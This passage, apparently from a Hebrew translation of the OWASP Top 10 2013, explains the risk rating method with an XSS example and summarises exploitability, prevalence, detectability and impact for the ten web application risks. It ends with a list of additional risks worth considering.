שים לב שגישה זו אינה לוקחת בחשבון את הסבירות של גורמי האיום, או פרטים טכניים נוספים הקשורים ליישום המסוים שלך. כל אחד מהגורמים הללו עלולים להשפיע מהותית על הסבירות הכללית שתוקף ימצא וינצל פגיעות מסוימת. הדירוג גם אינו לוקח בחשבון את היקף ההשפעה הממשי על הארגון שלך. על הארגון שלך להחליט על מידת סיכון האבטחה מיישום [הארגון](#) מוכן לספוג בהתבסס על התרבות הארגונית, התעשייה והסביבה הרגולטורית. המטרה של OWASP Top 10 איננה לעשות את ניתוח הסיכונים הזה עבורך.

להלן הדגמה המציגה את חישוב הסיכון עבור [Cross-Site Scripting: A3](#), בתור דוגמה. שים לב שמתקפת XSS כה שכיחה שהיא קיבלה ערך שכיחות של "מאוד שכיח". כל שאר הסיכונים דורגו בטווח שבין שכיח ללא נפוץ, בעלי ערכים של 1 ל-3.

| גורמי איום | נתיבי תקיפה | חשיפת אבטחת מידע | | השפעות טכניות | השפעות עסקיות |
|------------|----------------------|------------------|------------------|---------------|---------------|
| ----- | יכולת ניצול [בינוני] | שכיחות [נפוץ] | יכולת גילוי [קל] | השפעה [מתון] | ----- |
| | 2 | 0 | 1 | 2 | |
| | | 1 | | | |
| | | | 2 | | |

סיכום עשרת גורמי הסיכון המובילים

הטבלה הבאה מציגה סיכום של עשרת סיכוני האבטחה המובילים ליישומים בשנת 2013, וגורמי הסיכון אשר שייכנו לכל סיכון. גורמים אלו נקבעו על פי סטטיסטיקות זמינות והניסיון של צוות OWASP. בכדי להבין גורמים אלו עבור יישום מסוים או ארגון, עליך תמיד לשקול את גורמי האיום המסוימים ואת ההשפעה העסקית על הארגון שלך. אפילו חולשות תוכנה מבישות עלולות להיות חסרות סיכון מהותי אם אין בנמצא גורמי איום לחולל את ההתקפה הדרושה או שההשפעה על העסק זניחה עבור הנכסים המעורבים בה.

| השפעות עסקיות | השפעות טכניות | חשיפת אבטחת מידע | | נתיבי תקיפה | גורמי איום | איום |
|---------------|---------------|------------------|----------|-------------|------------|---------------------------------------|
| | | יכולת גילוי | שכיחות | יכולת ניצול | | |
| ---- | השפעה | יכולת גילוי | שכיחות | יכולת ניצול | ---- | |
| | חמורה | בינונית | שכיח | קלה | | A1 – הזרקת קוד זדוני |
| | חמורה | בינונית | נפוץ | בינונית | | A2 – הזדהות שבורה ומנגנון ניהול שיחה |
| | מתונה | קלה | מאד נפוץ | בינונית | | XSS – A3 |
| | מתונה | קלה | שכיח | קלה | | A4 – אזכור ישיר לרכיב לא מאובטח |
| | מתונה | קלה | שכיח | קלה | | A5 – ניהול תצורה לא מאובטח |
| | חמורה | בינונית | נדיר | קשה | | A6 – חשיפת מידע רגיש |
| | מתונה | בינונית | שכיח | קלה | | A7 – חוסר בבקרת גישה ברמה היישומית |
| | מתונה | קלה | נפוץ | בינונית | | CSRF – A8 |
| | מתונה | קשה | נפוץ | בינונית | | A9 – שימוש ברכיבים עם פגיעויות ידועות |
| | מתונה | קלה | נדיר | בינונית | | A10 – הפניות והעברות לא מאומתות |

סיכונים נוספים אותם יש לשקול

עשרת הסיכונים המובילים מכסים שטח נרחב, אך ישנם סיכונים נוספים המומלצים עבורך לשיקול והערכה בארגוןך. חלק מהם הופיעו בגרסאות קודמות של OWASP Top 10, וחלקם לא, בהם נכללות שיטות מתקפה חדשות המתגלות כל הזמן. סיכוני פיתוח מאובטח חשובים נוספים (המסודרים לפי abc האנגלי) שמומלץ לשקול כוללים:

- [Clickjacking](#)
- [Concurrency Flaws](#)
- [Denial of Service](#) (היה סעיף A9 במהדורת 2004 של Top 10)
- [Expression Language Injection \(CWE-917\)](#)
- [Information Leakage and Improper Error Handling](#) (היה סעיף A6 במהדורת 2007 של Top 10)
- [Insufficient Anti-automation \(CWE-799\)](#)
- [Insufficient Logging and Accountability](#) (קשור לסעיף A6 במהדורת 2007 של Top 10)
- [Lack of Intrusion Detection and Response](#)
- [Malicious File Execution](#) (היה סעיף A3 במהדורת 2007 של Top 10)
- [Mass Assignment \(CWE-915\)](#)
- [User Privacy](#)